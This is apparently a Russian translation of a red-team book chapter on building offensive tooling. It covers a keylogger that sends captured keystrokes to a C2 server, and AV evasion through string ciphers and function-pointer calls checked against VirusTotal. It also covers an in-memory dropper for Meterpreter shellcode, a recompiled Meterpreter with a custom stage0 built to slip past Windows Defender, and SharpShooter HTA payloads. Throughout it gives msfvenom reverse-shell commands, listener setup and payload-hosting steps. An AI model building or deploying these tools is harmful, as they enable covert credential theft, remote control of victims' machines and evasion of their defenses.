Это код нажатой клавиши, а не фактическая буква, поскольку буквы могут различаться в зависимости от языка клавиатуры. `vkCode` позже нужно будет преобразовать в соответствующую букву. Пока не беспокойтесь о передаче параметров в callback-функцию клавиатуры, потому что они будут переданы операционной системой при активации хука.

Итак, начальный каркас кода для перехвата клавиатуры будет выглядеть так:

https://github.com/cheetz/ceylogger/blob/master/skeleton

При просмотре каркаса кода стоит обратить внимание на включение строки pragma comment, цикла сообщений и строку возврата `CallNextHookEx` в callback-функции. Строка pragma comment - это директива компилятора для линковки DLL `User32`. Эта DLL содержит большинство вызовов функций, которые будут выполняться, поэтому ее нужно подключить. Ее также можно было подключить через параметры компилятора.

Далее, цикл сообщений необходим, если используются функции `LowLevelKeyboardProc`. MSDN указывает, что этот хук вызывается в контексте потока, который его установил; вызов выполняется отправкой сообщения этому потоку, поэтому поток, установивший хук, должен иметь цикл сообщений [http://bit.ly/2HomCYQ].

`CallNextHookEx` возвращается потому, что MSDN указывает: вызов `CallNextHookEx` для перехода к следующей hook-процедуре является необязательным, но настоятельно рекомендуется; иначе другие приложения, установившие хуки, не получат уведомления хука и могут из-за этого работать неправильно. Вы должны вызывать `CallNextHookEx`, если только вам абсолютно не нужно скрыть уведомление от других приложений [http://bit.ly/2H0n68h].

Далее мы переходим к созданию функциональности callback-функции, начиная с файлового дескриптора. В примере кода будет создан файл `log.txt` в каталоге Windows Temp (`C:\Windows\Temp`). Файл настроен с аргументом append, потому что кейлоггер должен постоянно дописывать нажатия клавиш в файл. Если файла нет во временном каталоге, он будет создан.

Возвращаясь к `KBDLLHOOKSTRUCT`, код объявляет указатель `KBDLLHOOKSTRUCT`, а затем присваивает ему `lParam`. Это даст доступ к параметрам внутри `lParam` для каждого нажатия клавиши. Затем код проверяет, вернул ли `wParam` значение `WM_KEYDOWN`, что позволяет проверить, была ли клавиша нажата вниз. Это сделано потому, что хук будет срабатывать и при нажатии, и при отпускании клавиши. Если бы код не проверял `WM_KEYDOWN`, программа записывала бы каждую клавишу дважды.

После проверки нажатия вниз понадобится оператор `switch`, который проверяет `vkCode` (virtual key code) из `lParam` для специальных клавиш. Некоторые клавиши нужно записывать в файл иначе, чем остальные, например return, control, shift, space и tab. Для случая по умолчанию код должен преобразовать `vkCode` клавиши в фактическую букву. Простой способ выполнить это преобразование - использовать функцию `ToAscii`. `ToAscii` принимает `vkCode`, `ScanCode`, указатель на массив состояния клавиатуры, указатель на буфер, который получит букву, и int-значение для `uFlags`. `vkCode` и `ScanCode` берутся из структуры key, состояние клавиатуры - это массив байтов, буфер хранит ответ, а параметр `uFlags` будет установлен в `0`.

Важно проверять, были ли отпущены определенные клавиши, например Shift. Это можно сделать, написав еще один оператор `if` для проверки `WM_KEYUP`, а затем оператор `switch` для проверки нужных клавиш. Наконец, файл нужно закрыть и вернуться обратно к `CallNextHookEx`. Callback-функция выглядит так:

https://github.com/cheetz/ceylogger/blob/master/callback

На этом этапе кейлоггер полностью функционален. Однако есть несколько проблем. Первая состоит в том, что запуск программы порождает командную строку, из-за чего очень очевидно, что программа работает, а отсутствие ответа в приглашении выглядит довольно подозрительно. Другая проблема в том, что хранить файл на том же компьютере, где работает кейлоггер, не особенно полезно.

Проблему командной строки можно исправить относительно легко, заменив стандартную точку входа C `Main` на специфичную для Windows точку входа `WinMain`. Насколько я понимаю, это работает потому, что `WinMain` является точкой входа для графической программы в Windows. Хотя операционная система ожидает, что вы обработаете создание окон для программы, мы можем просто сказать ей не создавать никаких окон, поскольку у нас есть такой контроль. Теперь программа просто создает процесс в фоне, не создавая окон.

Сетевая часть программы будет довольно прямолинейной. Начните с инициализации Windows Socket API, объявив `WSAData`:

http://bit.ly/2HAiVN7

Затем запустите `winsock`, очистите структуру `hints` и заполните соответствующие значения. В нашем примере код будет использовать `AF_UNSPEC` для IPv4 и `SOC_STREAM` для TCP-соединения, а также функцию `getaddrinfo`, чтобы заполнить структуру `c2` с использованием предыдущих значений. После выполнения всех необходимых параметров можно создать сокет. Наконец, функция `socket_connect` подключается к сокету.

После подключения большую часть работы будет выполнять функция `socket_sendfile`. Она открывает handle к файлу журнала с помощью Windows-функции `CreateFile`, затем получает размер файла функцией `GetFileSizeEx`. Когда размер файла получен, код выделяет буфер этого размера плюс один для padding, а затем читает файл в этот буфер. Наконец, мы отправляем содержимое буфера через socket.

На стороне сервера можно запустить фреймворк `socat` на C2-сервере на порту `3490`:

```
socat - TCP4-LISTEN:3490,fork
```

Когда фреймворк запущен и кейлоггер работает, вы должны увидеть, как все команды с хоста жертвы отправляются на C2-сервер каждые 10 минут. Начальную полную версию 1 кейлоггера можно найти здесь:

https://github.com/cheetz/ceylogger/tree/master/version1

Перед компиляцией `version_1.c` обязательно измените `getaddrinfo` на текущий IP-адрес вашего C2. Чтобы скомпилировать код:

```
cl version_1.c io.c
```

Последняя функция, которую стоит упомянуть, - `thread_func`. `thread_func` вызывает функцию `get_time`, чтобы получить текущую минуту. Затем она проверяет, делится ли это значение на 5, поскольку tool отправляет файл каждые 5 минут. Если делится, она настраивает socket и пытается подключиться к C2. Если подключение успешно, она отправляет файл и запускает cleanup скрипты. Затем loop засыпает на 59 секунд. Причина, по которой sleep скрипты необходима, в том, что все это работает в постоянном loop, то есть функция получит время, настроит подключение, подключится и отправит файл за секунды. Без 59-секундного sleep функция могла бы отправить

файл десятки раз в пределах 1-минутного интервала. Sleep скрипты позволяет loop ждать достаточно долго, чтобы время изменилось на следующую минуту, и поэтому файл отправляется только один раз каждые 5 минут.

## Обфускация

Существуют сотни разных способов выполнять obfuscation. Хотя эта глава не может разобрать их все, я хотел дать вам несколько базовых техник и идей для обхода AV.

Как вы, возможно, уже знаете, AV-инструменты ищут конкретные строки. Один из самых простых методов, который можно использовать для обхода AV, - создать простой шифр сдвига и сдвинуть символы строки. В коде ниже есть базовая функция decrypt, которая сдвигает все строки на 6 символов (`ROT6`). В результате получаются искаженные строки, которые AV может не обнаружить. В начале программы код вызовет функцию decrypt, чтобы взять массив строк и вернуть их к обычному формату. Функция decrypt показана ниже:

```
int decrypt(const char* string, char result[]){
int key = 6;
int len = strlen(string);
for(int n = 0; n < len; n++){
int symbol = string[n];
int e_symbol = symbol - key;
result[n] = e_symbol;
}
result[len] = '\0';

return 0;
}
```

Пример этого можно увидеть во второй версии программы здесь:

https://github.com/cheetz/ceylogger/tree/master/version2

Еще один метод, который можно использовать для обхода антивируса, - вызывать функции в `User32.dll` через указатели на функции вместо прямого вызова. Для этого сначала напишите определение функции, затем найдите адрес вызываемой функции с помощью Windows-функции `GetProcAddress` и, наконец, назначьте указателю на функцию адрес, полученный из `GetProcAddress`. Пример вызова функции `SetWindowsHookEx` через указатель на функцию можно найти здесь:

https://github.com/cheetz/ceylogger/blob/master/version3/version_3.c#L197-L241

http://bit.ly/2H0VboE

Версия 3 программы объединяет шифрование строк из предыдущего примера с методом вызова функций через указатели. Интересно отметить, что если отправить скомпилированный бинарный файл в VirusTotal, вы больше не увидите `User32.dll` в разделе импортов. На изображении ниже слева показана версия 1, а справа версия 3 с вызовом через указатели.

Полный исходный код для версии 3 можно найти здесь:

https://github.com/cheetz/ceylogger/tree/master/version3



Чтобы понять, успешно ли вы обошли AV, лучший вариант - всегда тестировать это на live AV systems. В реальной кампании я не рекомендую когда-либо использовать VirusTotal, поскольку ваши samples могут быть отправлены разным vendors. Однако для testing/learning он отлично подходит. Для нашего пейлоада вот VirusTotal Comparison:


Для версии 1, 32-бит, 11/66 сработавших AV:

```
https://www.virustotal.com/#/file/
    4f7e3e32f50171fa527cd1e53d33cc08ab85e7a945cf0c0fcc978ea62a44a62d/detection
http://bit.ly/2IXfuQh
```

Для версии 3, 32-бит, 10/66 сработавших AV:

```
https://www.virustotal.com/#/file/
    8032c4fe2a59571daa83b6e2db09ff2eba66fd299633b173b6e372fe762255b7/detection
http://bit.ly/2IYyM7F
```

Наконец, если мы скомпилируем версию 3 как 64-битный пейлоад, получим 0/66:




```
https://www.virustotal.com/#/file/
    e13d0e84fa8320e310537c7fdc4619170bfdb20214baaee13daad90a175c13c0/detection
http://bit.ly/2JNcBmc
```

## Лаборатория

Куда двигаться дальше? Идеи безграничны. Небольшим улучшением может быть обфускация/шифрование содержимого `log.txt` или запуск зашифрованного сокета сразу после старта программы, а затем запись нажатий клавиш прямо в этот сокет. На принимающей стороне сервер реконструировал бы поток и записывал его в файл. Это не позволило бы видеть данные журнала в открытом виде, как сейчас, а также предотвратило бы попадание дополнительных артефактов на диск.

Еще одним сильным улучшением было бы преобразовать исполняемый файл в DLL, а затем внедрить эту DLL в работающий процесс. Это не позволило бы даже информации о процессе отображаться в task manager. Хотя есть программы, которые покажут все текущие загруженные DLL в системе, внедрение DLL было бы намного скрытнее. Кроме того, есть некоторые программы, которые могут reflectively load DLL из памяти, вообще не касаясь диска, что еще сильнее уменьшает ваш forensic footprint.

## Кастомные дропперы THP

Дропперы - важная часть инструментария Red Team, позволяющая запускать импланты без их хранения на компьютере жертвы. Если импланты не попадают на диск, снижается риск их компрометации, и вашу работу можно использовать многократно. В этой главе мы разберем собственный дроппер, разработанный THP, который импортирует shellcode или DLL, остающуюся только в памяти.

При проектировании дроппера и соответствующего сервера нужно помнить о нескольких вещах. Назначение дроппера - быть одноразовым элементом арсенала: нужно предполагать, что использование его в текущем виде вызовет обнаружение в последующих кампаниях.

Чтобы упростить будущие кампании, стоит разработать стандартный сервер, который можно использовать повторно. В примере вы увидите базовую сетевую реализацию, которая позволяет регистрировать новые обработчики для разных сообщений. Хотя этот пример включает только обработчики для типа сообщения `LOAD_BLOB`, вы можете легко добавить новые обработчики для расширения функциональности. Это хорошая базовая линия, поскольку вся коммуникация стандартизована.

Еще один важный шаг при написании дропперов или чего-либо еще, что, как вы ожидаете, быстро найдут и подвергнут обратной разработке, - очищать ваши строки. Отладочные сообщения отлично помогают при первичной сборке ПО, избавляя от необходимости вручную проходить отладчиком, чтобы понять, почему что-то ломается. Однако если они случайно останутся в финальном выпуске, вы сильно упростите аналитикам обратную разработку вашего вредоносного ПО. Часто антивирусы создают сигнатуру по уникальной строке или постоянному значению. В примере я использую `InfoLog()` и `ErrorLog()`, которые препроцессор исключит из release-сборок. Использование этих макросов, проверяющих, определен ли `_DEBUG`, будет определять, включать ли соответствующие вызовы.

Код THP Custom Dropper:

https://github.com/cheetz/thpDropper.git

## Shellcode против DLL

В следующем примере дроппер может загружать либо полные DLL, либо shellcode. Обычно многие публичные импланты позволяют сгенерировать полную DLL, которая скачает DLL и затем отразит ее в память. Если ваш дроппер будет загружать DLL напрямую, это избавит вас от нескольких дополнительных API-вызовов и останется скрытнее. Некоторые импланты могут загружаться некорректно из-за измененных заголовков. Если один из ваших имплантов не работает правильно и включает метод генерации shellcode, это должно решить проблему. Причина в том, что их собственный загрузчик обычно написан так, чтобы исправлять заголовки и загружать его из этой DLL.

Кроме того, онлайн доступно большое количество shellcode. Сайты вроде `shell-storm.org` хранят архивы shellcode, написанного для конкретных целей, и часть из него может пригодиться в ваших кампаниях.

## Запуск сервера

Сборка сервера проста. На вашем кастомном образе THP Kali нужно выполнить следующие команды.

Для первой компиляции:

```
cd /opt/
sudo apt-get install build-essential libssl-dev cmake git
git clone https://github.com/cheetz/thpDropper.git
cd thpDropper/thpd
mkdir build
cd build
cmake ..
make
```

Для последующей компиляции все, что нужно сделать:

```
cd /opt/thpd/build
make
```

Чтобы запустить сервер после компиляции, введите:

```
./thpd [path to shellcode/DLL] [loadtype]
```

Сейчас для load type допустимы следующие значения:

```
0 Shellcode This will send raw shellcode bytes to the client
1 DLL       This will send a normal DLL file to be reflectively loaded in the client
```

Хотя эти пейлоады (shellcode/DLL) могут быть из любого типа C2-инструмента (Metasploit/Meterpreter, Cobalt Strike и т. д.), в наших примерах мы будем использовать пейлоад Meterpreter.

Генерация пейлоад.

Для shellcode-пейлоада:

```
msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST=<ваш_IP> LPORT=<ПОРТ>
    EnableStageEncoding=True -f c
```

Обратите внимание: нужно взять ответ `msfvenom` и оставить только сырой shellcode: удалить кавычки, новые строки и все, что не является shellcode.

Чтобы запустить сервер:

```
./thpd ./shellcode.txt 0
```

Для DLL пейлоад:

```
msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST=<ваш_IP> LPORT=<ПОРТ>
    EnableStageEncoding=True -f dll > msf.dll
```

Чтобы запустить сервер:

```
./thpd ./msf.dll 1
```

## Клиент

Клиент работает похожим на сервер образом: он регистрирует обработчики для каждого типа сообщения. При запуске он попытается выполнить обратное подключение к серверу, повторит попытку n раз, если не сможет подключиться или при разрыве соединения, и отправит сообщение с запросом blob для загрузки. Сервер ответит `BLOB_PACKET`, который клиент распознает и отправит через поле `head->msg`. Все пакеты должны иметь поле `HEAD_PACKET` в начале, иначе сетевой фреймворк не сможет распознать пакет и отбросит его. Использование функции `BuildPacketAndSend()` правильно настроит заголовок пакета, позволяя другой стороне его декодировать.

Чтобы собрать клиент, вам понадобятся Visual Studio и Git. Начните с клонирования Git repository:

https://github.com/cheetz/thpDropper.git

в папку, а затем откройте `thpDropper.sln` в Visual Studio. Убедитесь, что выбрана правильная архитектура для кода, который вы сбрасываете, и установите сборку release, если не хотите никаких отладочных сообщений. Когда это сделано, нажмите `F7`, и Visual Studio должна сгенерировать исполняемые файлы.

## Настройка клиента и сервера

Большая часть конфигурации клиента доступна в файле `globals.cpp`. Три основные настройки конфигурации, которые стоит изменить, - имя хоста, порт и длительность пакета. Рядом с каждой есть комментарии, объясняющие, что это такое. Хотя сигнатуру пакета менять не обязательно, ее изменение поменяет первые 2 байта каждого отправляемого пакета, что используется для определения, является ли подключение валидным соединением с сервером. Если хотите обфусцировать IP и порт, можно написать код, который расшифровывает их при обращении, а в бинарном файле хранить только зашифрованную версию.

На стороне сервера, в файле `main.cpp`, можно изменить порт, на котором сервер слушает. Эта конфигурация находится в функции `main` как единственный параметр `StartupNetworking()`. Если вы решите изменить сигнатуру пакета в client, нужно изменить сервер соответствующим образом. Это означает, что в `include/lib/networking.h` значение `PACKET_SIGNATURE` должно совпадать с global value в client.

## Добавление новых обработчиков

Сетевая кодовая база настроена так, чтобы легко добавлять новую функциональность. Для этого нужно создать callback-скрипты с прототипом `void name()` на клиенте или `void name(int conn)` на сервере. Они будут зарегистрированы в массиве обработчиков для ваших типов сообщений и будут вызваны после проверки заголовка пакета. В этих функциях вы отвечаете за чтение пакета и данных из буфера `recv`. Нужно вызвать `recv()` с указателем на структуру вашего пакета и размером этого пакета. Это даст информацию о том, сколько нужно забрать из буфера `recv`.

В этом примере вы увидите, что мы читаем `BLOB_PACKET` в нашем фреймворке, а затем используем значение, сохраненное в `packet.payloadLen`, чтобы определить, сколько байтов нужно прочитать дальше. Тот же принцип можно применить к другим типам данных. Если вы хотите отправить строку, содержащую путь к какому-то файлу на компьютере жертвы, в пакетном фреймворке должно быть поле, описывающее длину строки, которую вы отправите после пакета.

## Дальнейшие упражнения

Хотя этот код даст вам прочную основу для работы, есть много способов улучшить его самостоятельно. Добавить простой слой шифрования к транспортному уровню было бы несложно. Стоит создать собственные обертки для `send` и `recv`, которые будут выполнять decrypt/encrypt перед вызовом функций `send` и `recv`. Очень простой способ сделать это - использовать multi-byte XOR key, который, хотя и не очень secure, по крайней мере изменит ваши сообщения достаточно, чтобы их было не так легко распознать.

Другим упражнением может быть расширение функции `LoadBlobHandler()` новым `LOAD_TYPE`, который загружал бы подписанный драйвер, если клиент запускается с правами администратора. Это можно выполнить с помощью вызовов WinAPI `CreateService()` и `StartService()`. Однако помните, что загрузка драйвера требует его присутствия на диске, поэтому мини-фильтр файловой системы может его заметить.

## Перекомпиляция Metasploit/Meterpreter для обхода AV и сетевого обнаружения

Я очень хотел осветить эту тему. Имейте в виду, что она будет немного более продвинутой, и вы, скорее всего, столкнетесь с некоторыми проблемами во время компиляции. Существует множество отличных инструментов вроде Metasploit/Meterpreter, но каждый антивирус и средство сетевого обнаружения вторжений (NID) уже разработали для них сигнатуры. Мы можем попробовать обфусцировать пейлоад с Shikata Ga Nai и идти через HTTPS, но этого хватит лишь до определенного предела. Любой тип обфускации обычно имеет сигнатуру заглушки для обнаружения, антивирус будет смотреть в памяти на определенные строки в определенных местах, а сети выполняют MITM-инспекцию поверх HTTPS. Так как же продолжать использовать любимые инструменты, обходя все распространенные защиты? Возьмем пример Metasploit/Meterpreter и посмотрим, как обойти все эти препятствия. Наши цели - обойти AV-сигнатуры в бинарном файле, AV-сигнатуры в памяти и сетевые сигнатуры.

Чтобы обойти все эти методы обнаружения, нужно сделать несколько вещей. Во-первых, нужно изменить пейлоад Meterpreter, чтобы он не обнаруживался легко по сигнатурам как в сети, так и в памяти. Во-вторых, мы изменим модуль закрепления `metsvc`, чтобы он не срабатывал в антивирусе. В-третьих, мы скомпилируем части `metsrv` (фактического пейлоада Meterpreter) с Clang, чтобы он тоже не срабатывал по антивирусным сигнатурам. Наконец, мы напишем собственный пейлоад stage0, который скачивает и выполняет Meterpreter, чтобы обойти все антивирусы.

Компиляция `metsrv` (обертки сетевого сервиса для Meterpreter) с Clang и удаление ссылок `metsrv/metsvc-server`:

http://bit.ly/2H2kaUB

Изменение пейлоада, чтобы избавиться от строк вроде Mimikatz:

http://bit.ly/2IS9Hvl

Измененная Reflective DLL Injection для удаления строк вроде `ReflectiveLoader`:

http://bit.ly/2qyWfFK

Многие сетевые продукты обнаруживают загрузчики стадий 0/1/2 Meterpreter, когда они проходят по сети. Помимо обфускации нашего пейлоада, мы также можем обфусцировать сам shellcode. Один пример - пройтись по всем Ruby-файлам для разных типов пейлоадов и добавить случайные NOP-последовательности, чтобы избежать обнаружения:

http://bit.ly/2JKUhdx

Custom Stage0 пейлоад:

http://bit.ly/2ELYkm8

## Лаборатория

В этой лаборатории мы возьмем весь наш modified Metasploit/Meterpreter code, перекомпилируем его и убедимся, что он может evade basic AV detection.

Перед началом просмотрите настройку build environment от Metasploit:

https://github.com/rapid7/metasploit-payloads/tree/master/c/meterpreter

https://github.com/rapid7/metasploit-framework/wiki/Setting-Up-a-Metasploit-Development-Environment

Требования для Windows:

- Visual Studio 2013 (VS2013) - подойдет Community edition. Нужно, чтобы при установке был установлен C/C++.
- LLVM 32bit, установленный для Windows. Установите его после Visual Studio и убедитесь, что LLVM toolchain установлен. Скачайте LLVM 6 на http://releases.llvm.org/download.html.
- GNU Make, установленный на Windows: http://gnuwin32.sourceforge.net/packages/make.htm. Убедитесь, что он находится в вашем path или что вы запускаете его из installed path, где это применимо.
- Git-SCM (`git-scm.com`).

## Как собрать Metasploit/Meterpreter на Windows

Начните с получения всех репозиториев Cyber Space Kittens. Эти файлы уже сильно изменены для вашей лаборатории, но только как демонстрация концепции. Сначала нужно скачать и фреймворк, и все пейлоады:

```
git clone https://github.com/cyberspacekittens/metasploit-framework
cd metasploit-framework && git submodule init && git submodule update && cd ..
git clone https://github.com/cyberspacekittens/metasploit-payloads
cd metasploit-payloads && git submodule init && git submodule update && cd ..
```

Хотя все изменения для модификации строк, компиляции через clang и пейлоадные NOP уже сделаны в этих репозиториях, обязательно просмотрите diff Metasploit между ними, чтобы увидеть, что именно было изменено.

### Компиляция Metasploit/Meterpreter

Первое, что мы сделаем, - перекомпилируем наши `metsvc` и `metsvc-server` с обновленными изменениями. Из Visual Studio 2013 Command Prompt for VS2013 перейдите в папку, где находится исходный код нашего измененного `metsvc`:

```
cd metasploit-framework\external\source\metsvc\src
```

Скомпилируйте с помощью make:

```
"C:\Program Files (x86)\GnuWin32\bin\make.exe"
```

Переместите только что созданные бинарники в нашу папку meterpreter:

```
copy metsvc.exe ..\..\..\..\data\meterpreter\
copy metsvc-server.exe ..\..\..\..\data\meterpreter\
```

Затем измените наши пейлоады Meterpreter и скомпилируйте их с помощью предоставленного `.bat`-файл:

```
cd metasploit-payloads\c\meterpreter
make.bat
```

После компиляции всего создаются две папки (`x86` и `x64`). Скопируйте все скомпилированные DLLs в папку meterpreter:

```
copy metasploit-payloads\c\meterpreter\output\x86\* metasploit-framework\data\
    meterpreter
copy metasploit-payloads\c\meterpreter\output\x64\* metasploit-framework\data\
    meterpreter
```

На этом с сервером все. Теперь можно переместить всю папку `metasploit-framework` на вашу Kali-систему и запустить HTTPS reverse-фреймворк (`windows/x64/meterpreter/reverse_https`).

## Создание измененного stage0-пейлоада

Последнее, что нужно сделать, - создать stage0-пейлоад, чтобы наш первоначальный исполняемый файл обходил все AV-обнаружение. Если вы не знаете, stage0 в Meterpreter - это первая стадия любого эксплойта или пейлоада. Это фрагмент кода, который делает одну простую вещь: подключается обратно или слушает нужным нам способом (`reverse_https`, `reverse_tcp`, `bind_tcp` и т. д.), а затем получает файл `metsrv.dll`. Затем он загружает этот файл в память и выполняет его. По сути, любой stage0-пейлоад - это просто прославленный пейлоад типа "download-and-execute".

Поскольку именно так работает весь Metasploit, во многих антивирусных решениях есть продвинутые сигнатуры и эвристики для поведения, специфичного для Metasploit. Даже изменение shellcode и добавление мусорного кода все равно приведет к срабатыванию из-за эвристики поведения. Чтобы это обойти, мы пишем собственный stage0, который выполняет ту же функцию (скачивает и выполняет в памяти): мы зеркалим вызовы скачивания пейлоада `reverse_https` Meterpreter, чтобы получить `metsrv.dll` с сервера, а затем отразить его в память и выполнить.

Конкретный пример пейлоада, приведенный здесь, имеет более продвинутую функциональность. Это сделано, чтобы он был PIC (Position Independent) и без импортов. Этот код был разработан поверх кода thealpiste:

https://github.com/thealpiste/C_ReverseHTTPS_Shellcode

Приведенный пример выполняет следующее:

- Весь код находит DLL и функции в памяти для выполнения; импорты не используются. Это достигается ручным определением заглушек для всех используемых функций и последующим поиском их в памяти.
- Wininet используется для выполнения фактических HTTPS-запросов обратно к настроенному фреймворку Metasploit.
- Получается `metsrv.dll`, и data blob выполняется. Способ, которым Metasploit отдает эти файлы, означает, что entry-point находится в начале buffer.

Эта функциональность - точно такой же процесс, по которому выполняются пейлоады, встроенные в `msfvenom`. Однако `msfvenom` добавляет их в шаблонные исполняемые файлы очень предсказуемым и обнаруживаемым способом, который нельзя настроить. Из-за этого большинство AV постоянно их идентифицируют. Вместо этого, имея немного практических знаний кодинга, можно переписать функциональность пейлоада, поскольку они маленькие, и обойти любое существующее обнаружение. На момент написания известно, что этот пейлоад обходит все AV, включая Windows Defender.

Создание пейлоада. Полный пейлоад находится здесь:

http://bit.ly/2ELYkm8

В VS13 откройте:

```
metasploit-payloads\c\x64_defender_bypass\x64_defender_bypass.vcxproj
```

В `x64_defender_bypass` есть файл `settings.h`. Откройте его и измените информацию `HOST` и `PORT` на данные вашего Meterpreter-фреймворка.

Убедитесь, что build установлен в `Release`, и скомпилируйте x64. Сохраните и соберите. В:

```
metasploit-payloads\c\x64_defender_bypass\x64\Release
```

будет создан новый бинарный файл `x64_defender_bypass.exe`.

Выполните этот пейлоад на машине-жертве, где работает Windows Defender. Когда этот проект был создан, Windows Defender не обнаруживал этот пейлоад.

Теперь у вас есть сильно обфусцированный бинарный файл Meterpreter и обфусцированный транспортный слой для обхода всех защит по умолчанию. Это была всего лишь демонстрация концепции, чтобы помочь вам начать. Как только эта книга выйдет, я уверен, что для некоторых из этих техник будет создана сигнатура. Вы можете сделать еще многое, чтобы лучше обходить инструменты обнаружения. Например, можно:

- Собирать с clang obfuscation toolchain.
- Использовать библиотеку String Encryption для всех строк.
- Изменить Meterpreter entry-point. Сейчас это `Init`.
- Создать автоматизированный запрос, добавляющий nops ко всем типам пейлоадов.
- Отредактировать фактический Ruby для генерации пейлоада, чтобы рандомизировать пейлоад при каждом запуске.


## SharpShooter

Для red-team-специалиста одна из самых трудоемких областей - создание пейлоадов, которые обходят AV нового поколения и песочницы. Мы постоянно ищем новые методы создания начальных стейджеров. Инструмент SharpShooter берет множество техник обхода песочниц и DotNetToJScript Джеймса Форшоу для выполнения shellcode в форматах Windows Script (инструмент CACTUSTORCH - https://github.com/mdsecactivebreach/CACTUSTORCH).

С сайта MDSec о SharpShooter: SharpShooter поддерживает выполнение staged- и stageless-пейлоадов. Staged-выполнение может происходить через HTTP(S), DNS или оба канала. Когда staged-пейлоад выполняется, он пытается получить файл исходного кода C#, который был zip-сжат и затем закодирован в base64 с помощью выбранной техники доставки. Исходный код C# будет скачан и скомпилирован на хосте с помощью компилятора .NET CodeDom. Затем Reflection используется для выполнения нужного метода из исходного кода [https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/].

Пройдем быстрый пример:

```
python SharpShooter.py --interactive

1 - Для .NET v2
Y - staged-пейлоад
1 - HTA-пейлоад
```





Доступны следующие техники обхода песочницы. Вы можете выбрать техники, мешающие песочнице успешно выполнить ваше вредоносное ПО:

```
[1] Key to Domain
[2] Ensure Domain Joined
[3] Check for Sandbox Artifacts
[4] Check for Bad MACs
[5] Check for Debugging

1 - Web Delivery
Y - встроенный шаблон shellcode
shellcode как массив байтов
```

Откройте новый terminal и создайте CSharp пейлоад Meterpreter:

```
msfvenom -a x86 -p windows/meterpreter/reverse_http LHOST=10.100.100.9 LPORT=8080
    EnableStageEncoding=True StageEncoder=x86/shikata_ga_nai -f csharp
```

Скопируйте все между { и } и отправьте как массив байтов.


Укажите URI для веб-доставки CSharp. Введите IP/порт атакующего и файл. Пример:


```
http://10.100.100.9/malware.payload
```

Укажите имя ответ file:

```
malware
```

```
Y - внедрить внутрь HTML?
Использовать пользовательский (1) или предопределенный (2) шаблон
Для тестирования выберите любой из предопределенных шаблонов
```




Переместите только что созданные вредоносные файлы в ваш веб-каталог:

```
mv output/* /var/www/html/
```

